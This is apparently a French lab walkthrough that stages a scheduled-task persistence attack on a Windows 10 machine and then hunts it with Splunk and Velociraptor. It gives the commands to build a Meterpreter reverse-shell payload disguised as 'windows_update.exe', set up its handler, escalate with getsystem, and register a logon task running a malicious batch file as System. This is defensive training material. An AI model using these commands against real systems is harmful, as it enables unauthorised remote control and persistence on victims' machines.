
On écrit l'adresse qu'on veut et pour moi j'écris le nom de l'attaque, on choisit Temps réel puis 8 heures pour supprimer l'alerte.



Lorsqu'il est déclenché, cliquez sur Ajouter des actions puis sur Ajouter aux alertes déclenchées pour afficher l'alerte.



Nous choisissons Élevé, la gravité de l'alerte, puis Enregistrer.



## Faire une attaque en utilisant les tâches planifiées et les attraper

Le scénario est une attaque qui se produit en plantant une porte dérobée dans les tâches

planifiées afin que le programme malveillant qui conduit à une connexion inversée

s'exécute à un moment précis et soit considéré comme l'une des étapes de persistance.

Dans ce scénario nous allons utiliser 4 appareils, à savoir :

Kali Linux (La machine attaquante)

Windows 10 (la machine victime)

Splunk (Solution SIEM)

Velociraptor (Détection du point final)

Éléments de scénario :


* Commencez à préparer l'attaque
* Attaque à l'aide cheduled Tasks
* Attraper les attaques de tâches planifiées via Splunk
* Attraper les attaques de tâches planifiées avec le Velociraptor
* **Commencez à préparer l'attaque**

Avant de mettre en place l'attaque, nous allons utiliser Splunk pour rechercher le Planificateur de tâches, mais nous devons nous assurer avant de faire l'attaque que les événements du Planificateur de tâches sont envoyés au SIEM. Il est possible de modifier le fichier inputs.conf pour ajouter le processus d'envoi des événements du planificateur de tâches à Splunk.

Le fichier inputs.conf se trouve sous le chemin suivant :

**C:\ProgramFiles\SplunkUniversalForwarder\etc\apps\SplunkUniversalForwrder\local\inputs.conf**

Nous ajoutons les lignes suivantes dans le fichier inputs.conf :



Créez un fichier exécutable à envoyer à la victime par l'une des méthodes des attaquants.


J'ai utilisé l'outil msfvenom pour créer la Payload utile à travers laquelle nous pourrons nous connecter de l'appareil de la victime à l'appareil du pirate, écrire l'adresse IP du pirate et utiliser exe pour rendre le fichier Exectable, puis stocker la Payload utile dans le chemin suivant :

**/var/www/html/windows\_update.exe**

Je l'ai stocké dans ce répertoire pour utiliser Apache2 afin de télécharger facilement le fichier de la victime.


Via la commande suivante :

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.13.133 -f exe > /var/www/html/windows\_update.exe**




Le serveur Apache2 a été activé afin que la victime puisse accéder à la page du pirate et télécharger le fichier via la commande suivante :

**service apache2 start**



Sur la machine Windows 10 de la victime, nous avons entré l'adresse IP et le chemin du fichier du pirate, et il a été automatiquement téléchargé.



Sur la machine du pirate, nous utilisons l'outil msfconsole.


À l'intérieur de l'outil, nous utilisons les éléments suivants :

use multi/handler Pour faire face à l'exploit


set payload windows/meterpreter/reverse\_tcp Pour définir la Payload utile

set lhost 0.0.0.0 Pour définir l'adresse IP locale

exploit mener l'attaque



Sur la machine Windows 10 victime, nous exécutons le fichier que nous avons téléchargé précédemment.




Sur l'appareil du pirate, après avoir exécuté l'attaque, il semble que nous ayons obtenu le shell meterpreter.

Nous utilisons getuid pour voir la validité de l'utilisateur.

Nous augmentons les autorisations à l'aide de getsystem.

Nous utilisons pwd pour voir notre chemin actuel dans l'appareil.



Sur la machine du pirate, nous créons un fichier et le nommons, par exemple, updater.bat, et le mettons à l'intérieur

Commandes PowerShell afin que nous puissions écrire des commandes à l'intérieur du fichier pour télécharger un fichier malveillant à partir de l'appareil du pirate et l'exécuter.

  
Sur la machine du pirate, nous envoyons le fichier que nous avons créé à l'étape précédente à la machine de la victime dans le chemin C:\Windows\Temp.



Sur la machine du pirate, nous utilisons la commande shell pour convertir le shell meterpreter en shell Windows.

Après cela, nous utilisons schtasks pour créer des tâches planifiées, et son nom est update, et pour exécuter le fichier malveillant que nous avons envoyé à l'étape précédente chaque fois que quelqu'un se connecte à la machine de la victime.

Et nous avons choisi le chemin Temp parce que les pirates choisissent généralement ce chemin car il est connu que tout utilisateur avec n'importe quel pouvoir peut y écrire et lire le fichier qu'il veut.

***schtasks /create /tn update /tr "C:\Windows\Temp\updater.bat" /sc onlogon /ru System***

Le schtasks est une commande qui est utilisée pour programmer des commandes et des programmes périodiquement ou à un moment précis en ajoutant ou en supprimant des tâches.


/create

/tn update

/tr “C:\Windows\Temp\updater.bat“

/sc onlogon


/ru System




* **Attaque à l'aide Scheduled Tasks**


Nous allons maintenant lancer l’attaque qui est la cible du tour et celle des tâches planifiées.

Nous exécutons l'exploit pour écouter. Si une connexion est établie sur la machine de la victime, le fichier malveillant s'exécutera automatiquement et nous donnera une connexion inversée.



Sur la machine de la victime, nous nous connectons.

Sur l'appareil du pirate, nous utilisons la commande sysinfo pour voir des informations sur l'appareil de la victime.




* **Attraper les attaques de tâches planifiées avec le Velociraptor**

Pour analyser les fichiers, nous utilisons Velociraptor afin qu'il nous donne ses propriétés en recherchant toutes les pistes au niveau d'un ou plusieurs appareils pour rechercher sur un fichier spécifique.


Nous l'utiliserons sur l'appareil de la victime pour effectuer une recherche dans le fichier updater.bat .




Nous cliquons sur les artefacts collectés pour collecter et rechercher des preuves dans l'appareil VICTIM-IT



Nous cliquons sur le signe plus pour effectuer une nouvelle opération de capture.



Cliquez windows.system.taskscheduler puis configure paramètre.




Nous écrivons le chemin pour Scheduled Tasks, qui est:

**c:/Windows/System32/Tasks/\*\***


Nous cliquons sur AlsoUpload puis Launch.




Nous cliquons sur le signe plus pour effectuer une nouvelle opération de capture dans laquelle nous pouvons télécharger le fichier update.bat .




Cliquez sur les windows.search.filefinder



